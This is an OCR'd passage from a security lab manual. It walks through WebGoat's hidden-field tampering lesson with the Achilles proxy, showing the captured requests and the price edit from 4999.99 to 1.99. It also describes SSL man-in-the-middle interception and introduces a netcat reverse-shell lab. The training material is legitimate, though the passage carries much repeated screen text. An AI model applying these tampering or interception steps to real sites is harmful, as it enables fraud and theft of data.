Readme & License
sample.pem
ssleay32.dll

File name:
Save as type: All

Status: Stopped

In this example, the file was named **Lab83.txt**. Click **Save**.



Save in: Achilles


- Achilles Documentation.pdf
- Achilles
- achilles_0_27
- Changes
- libeay32.dll
- OpenSSL License
- Readme & License
- sample.pem
- ssleay32.dll

File name: Lab83.txt

Save as type: All

Status: Stopped

Your Achilles screen should look like the following.



Proxy Settings

Listen on Port: 5000

Cert File: E:\Shared\Shared\Ac

Client Timeout (Sec): 1

Server Timeout (sec): 3

Intercept Modes

☑ Intercept mode ON

☑ Inercept Client Data


☐ Intercept Server Data (text)

☑ Log to File

☑ Ignore .jpg/.gif

Status: Stopped

Open Internet Explorer. (Because we have not started Achilles you will not be able to get to the Internet.) Adjust both screens equally on your desktop.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Cannot find server - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Go
Links
Achilles 0.27
File Format
About
Send
Find/Rep
Intercept
Done
My Computer
Start
E:\Shared\...
E:\Shared\...
Tomcat
Achilles 0.27
Cannot find...
10:32 PM

Address http://www.google.com/

The page cannot be displayed

The page you are looking for is currently unavailable. The We site might be experiencing technical difficulties, or you may n to adjust your browser settings.

Please try the following:

- Click the Refresh button, or try again later.
- If you typed the page address in the Address bar, mak sure that it is spelled correctly.
- To check your connection settings, click the **Tools** mer and then click **Internet Options**. On the **Connection** tab, click **Settings**. The settings should match those provided by your local area network (LAN) administrat Internet service provider (ISP).
- If your Network Administrator has enabled it, Microsoft Windows can examine your network and automatically discover network connection settings. If you would like Windows to try and discover them, click Detect Network Settings
- Some sites require 128-bit connection security. Click th

Proxy Settings
Listen on Port 5000
Cert File E:\Shared\Shared\Ac
Client Timeout [Sec] 1
Server Timeout [sec] 3

☑ Interce
☑ Interce
□ Interce
☑ Log to
☑ Ignore


Status: Stopped

The **Start** button on Achilles. ▶ The Achilles application will not start running. Notice that the status bar along the lower-left side of Achilles will let you know it is running.

Status: Running

In the address bar of Internet Explorer, enter the following address:

```
http://localhost/WebGoat/attack/
```


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
res://C:\WINNT\system32\shdoclc.dll/dnserror.htm#h...
File Edit View Favorites Tools Help
Back
Search
Favorites
Go
Links
Achilles 0.27
File Format
About
Send
Find/Rep
Intercept
Done
My Computer
Start
E:\Shared\...
E:\Shared\...
Tomcat
Achilles 0.27
res://C:\W...
10:34 PM

Address http://localhost/WebGoat/attack

The page cannot be displayed

The page you are looking for is currently unavailable. The We site might be experiencing technical difficulties, or you may n to adjust your browser settings.

Please try the following:


- Click the Refresh button, or try again later.
- If you typed the page address in the Address bar, mak sure that it is spelled correctly.
- To check your connection settings, click the **Tools** mer and then click **Internet Options**. On the **Connection** tab, click **Settings**. The settings should match those provided by your local area network (LAN) administrat Internet service provider (ISP).
- If your Network Administrator has enabled it, Microsoft Windows can examine your network and automatically discover network connection settings. If you would like Windows to try and discover them, click Detect Network Settings
- Some sites require 128-bit connection security. Click th

Proxy Settings
Listen on Port 5000
Cert File E:\Shared\Shared\Ac
Client Timeout [Sec] 1
Server Timeout [sec] 3

☑ Interce
☑ Interce
□ Interce
☑ Log to
☑ Ignore

Status: Running

Press **Enter**, and Achilles will list the data flowing through to the Tomcat application that is currently running on your virtual machine. Click the **Send** button in Achilles. Send




Proxy Settings
Listen on Port: 5000
Cert File: E:\Shared\Shared\Ac
Client Timeout (Sec): 1
Server Timeout (sec): 3

```
GET /WebGoat/attack HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01;
Windows NT 5.0)
Host: localhost
Proxy-Connection: Keep-Alive
```

Status: Running

You will be presented with a login screen.



Enter Network Password


Please type your user name and password.

Site: localhost
Realm: WebGoat Application
User Name:
Password:

□ Save this password in your password list

OK Cancel

For the **User Name** and **Password** enter the word **Guest**. Click **OK**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Advanced Server | Red Hat Linux | Auditor 2100 | Windows 2000 Professional | WHAX
res://C:\WINNT\system32\shdoclc.dll/dnserror.htm#h...
Achilles 0.27
Start | E:\Shared\... | E:\Shared\... | Tomcat | Achilles 0.27 | res://C:\W... | 10:34 PM

Address http://localhost/WebGoat/attack

The page cannot be displayed

Enter Network Password

Please type your user name and password.

Site: localhost

Realm WebGoat Application

User Name guest

Password *****

□ Save this password in your password list


OK Cancel

Proxy Settings
Listen on Port 5000
Cert File E:\Shared\Shared\Ac
Client Timeout (Sec) 1
Server Timeout (sec) 3

Intercept
☑ Interce
☑ Intercep
□ Interce
☑ Log to
☑ Ignore

Status: Running

You will need to click the **Send** button again.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Advanced Server | Red Hat Linux | Auditor 2100 | Windows 2000 Professional | WHAX
res://C:\WINNT\system32\shdoclc.dll/dnserror.htm#h...
File Edit View Favorites Tools Help
Achilles 0.27
Send Find/Rep
Connecting to
My Computer
Start | E:\Shared\... | E:\Shared\... | Tomcat | Achilles 0.27 | res://C:\W... | 10:34 PM

Address http://localhost/WebGoat/attack

The page cannot be displayed

The page you are looking for is currently unavailable. The We site might be experiencing technical difficulties, or you may ne to adjust your browser settings.

Please try the following:

- Click the Refresh button, or try again later.
- If you typed the page address in the Address bar, mak sure that it is spelled correctly.
- To check your connection settings, click the **Tools** mer and then click **Internet Options**. On the **Connection** tab, click **Settings**. The settings should match those provided by your local area network (LAN) administrat Internet service provider (ISP).
- If your Network Administrator has enabled it, Microsoft Windows can examine your network and automatically discover network connection settings. If you would like Windows to try and discover them, click Detect Network Settings
- Some sites require 128-bit connection security. Click th


Proxy Settings
Listen on Port 5000
Cert File E:\Shared\Shared\Ac
Client Timeout (Sec) 1
Server Timeout (sec) 3

Intercept
☑ Interce
☑ Intercep
□ Interce
☑ Log to
☑ Ignore

```
GET /WebGoat/attack HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01;
Windows NT 5.0)
Host: localhost
Proxy-Connection: Keep-Alive
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
```

Status: Running

The **WebGoat** screen will be displayed in the Web browser.



Windows 2000 Professional - VMware Workstation
Http Basics - Microsoft Internet Explorer
Address http://localhost/WebGoat/attack
WebGoat
"Blame it on the Goat!"
Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and Session Management
Hint
Enter your name:
Achilles 0.27
Send
Find/Rep
Status: Running

Proxy Settings
Listen on Port 5000
Cert File E:\Shared\Shared\Ac
Client Timeout [Sec] 1
Server Timeout [sec] 3

The area of concern for this lab is under the **Unvalidated Parameters** section, specifically the **Hidden Field Tampering** area. Click on this area.

Unvalidated Parameters
- Hidden Field Tampering


You will need to click the **Send** button again.


Windows 2000 Professional - VMware Workstation
Http Basics - Microsoft Internet Explorer
Address http://localhost/WebGoat/attack
WebGoat
"Blame it on the Goat!"
Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and Session Management
Hint
Enter your name:
Achilles 0.27
Send
Find/Rep
Status: Running

Proxy Settings
Listen on Port 5000
Cert File E:\Shared\Shared\Ac
Client Timeout [Sec] 1
Server Timeout [sec] 3

```
GET /WebGoat/attack?Screen=19 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, application/x-shockwave-flash, */*
Referer: http://localhost/WebGoat/attack
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01;
Windows NT 5.0)
Host: localhost
Proxy-Connection: Keep-Alive
Cookie:
JSESSIONID=457B7BC34FB8AC3DA060C8D1BB562778
```

WebGoat will now present you with a shopping cart where you are allowed to pay $4,999.99 for a 46-inch High-Definition Television (HDTV).



How to Exploit Hidden Fields

to purchase the HDTV for less than the purchase price, if you ha

Shopping Cart

Shopping Cart Items -- To Buy Now	Pr
46 inch HDTV (model KTV-551)	49


The total charged to your credit card: $4999.99

Proxy Settings
Listen on Port: 5000
Cert File: E:\Shared\Shared\Ac
Client Timeout (Sec): 1
Server Timeout (sec): 3

Status: Running

Click the **Purchase** button. Purchase

Within Achilles look for the line **QTY=1&Price=4999.99**.



Hidden Fields

hase price, if you have not done so already.

hopping Cart

y Now	Price:	Quantity:	Total
	4999.99	1	$4999.99

$4999.99


Proxy Settings
Listen on Port: 5000
Cert File: E:\Shared\Shared\Ac
Client Timeout (Sec): 1
Server Timeout (sec): 3

```
POST /WebGoat/attack HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, application/x-shockwave-flash, */*
Referer: http://localhost/WebGoat/attack?Screen=19
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01;
Windows NT 5.0)
Host: localhost
Content-Length: 19
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie:
JSESSIONID=457B7BC34FB8AC3DA060C8D1BB562778

QTY=1&Price=4999.99
```

Status: Running

I think that is a little too high for a new TV and since I only have a couple of dollars left from payday, I might as well spend it.

Within Achilles edit the **4999.99** to **1.99** and then click the **Send** button.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
How to Exploit Hidden Fields - Microsoft Internet Explo...
Hidden Fields
Sponsored by
aspect secur
Show Lesson Plan
Logout - Closes Window
Update Cart
Purchase
Achilles 0.27
File Format
About
Send
Find/Rep
Start
Tomcat
10:38 PM

Address ://localhost/WebGoat/attack?Screen=19

Params □ Show Cookies

HTML □ Show Java

hase price, if you have not done so already.

hopping Cart

y Now	Price:	Quantity:	Total
	4999.99	1	$4999.99

$4999.99

Connecting to

Local intranet


Proxy Settings
Listen on Port 5000
Cert File E:\Shared\Shared\Ac
Client Timeout (Sec) 1
Server Timeout (sec) 3

Intercept
☑ Interce
☑ Inercep
□ Interce
☑ Log to
☑ Ignore

```
POST /WebGoat/attack HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, application/x-shockwave-flash, */*
Referer: http://localhost/WebGoat/attack?Screen=19
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01;
Windows NT 5.0)
Host: localhost
Content-Length: 19
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie:
JSESSIONID=457B7BC34FB8AC3DA060C8D1BB562778

QTY=1&Price=1.99
```

Status: Running

Notice in the Web browser that the sale has completed, with a total charge of **$1.99**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
How to Exploit Hidden Fields - Microsoft Internet Explo...
File Edit View Favorites Tools Help
Hint
Achilles 0.27
File Format
About
Send
Find/Rep
Start
Tomcat
10:39 PM

Address http://localhost/WebGoat/attack

How to Exploit Hidden F

□ Show Params □

□ Show HTML □

Try to purchase the HDTV for less than the purchase price, if

* Congratulations. You have successfully completed this lesso

Your total price is: **$1.99**

This amount will be charged to your credit card immediately.

Done

Local intranet

Proxy Settings
Listen on Port 5000
Cert File E:\Shared\Shared\Ac
Client Timeout (Sec) 1
Server Timeout (sec) 3

Intercept
☑ Interce
☑ Intercep
□ Interce
☑ Log to
☑ Ignore

Status: Running

WebGoat keeps track of what areas you complete successfully by placing a small green rectangle with an asterisk in it for each area you have completed.

Unvalidated Parameters
- Hidden Field Tampering

***Note:** WebGoat is a good tool to use to familiarize yourself with several hacking techniques. One thing to remember about Achilles is that it carries its own SSL certificate. The reason this is important is that you can successfully conduct a man-in-the-middle (MTM) attack. Imagine how many sites use SSL (banks, companies, etc.) and expect it to be the "cure-all" answer for their security because the traffic is encrypted. Because Achilles uses its own SSL certificate, the client browser thinks it is talking directly to the target and the target thinks it is talking directly to the client's browser — the entire time the data is being read and/or manipulated at will.

Lab 84: Covert Reverse Telnet Session

Create a Reverse Telnet Session: Netcat


Prerequisites: None

Countermeasures: Deny Telnet, Bastion computers, remove unneeded services

Description: The netcat application is a valuable tool for an attacker. As such, when a target has been compromised, netcat is frequently installed and normally hidden on the target. This lab demonstrates how to use the netcat tool to set up a reverse Telnet session from a compromised target.

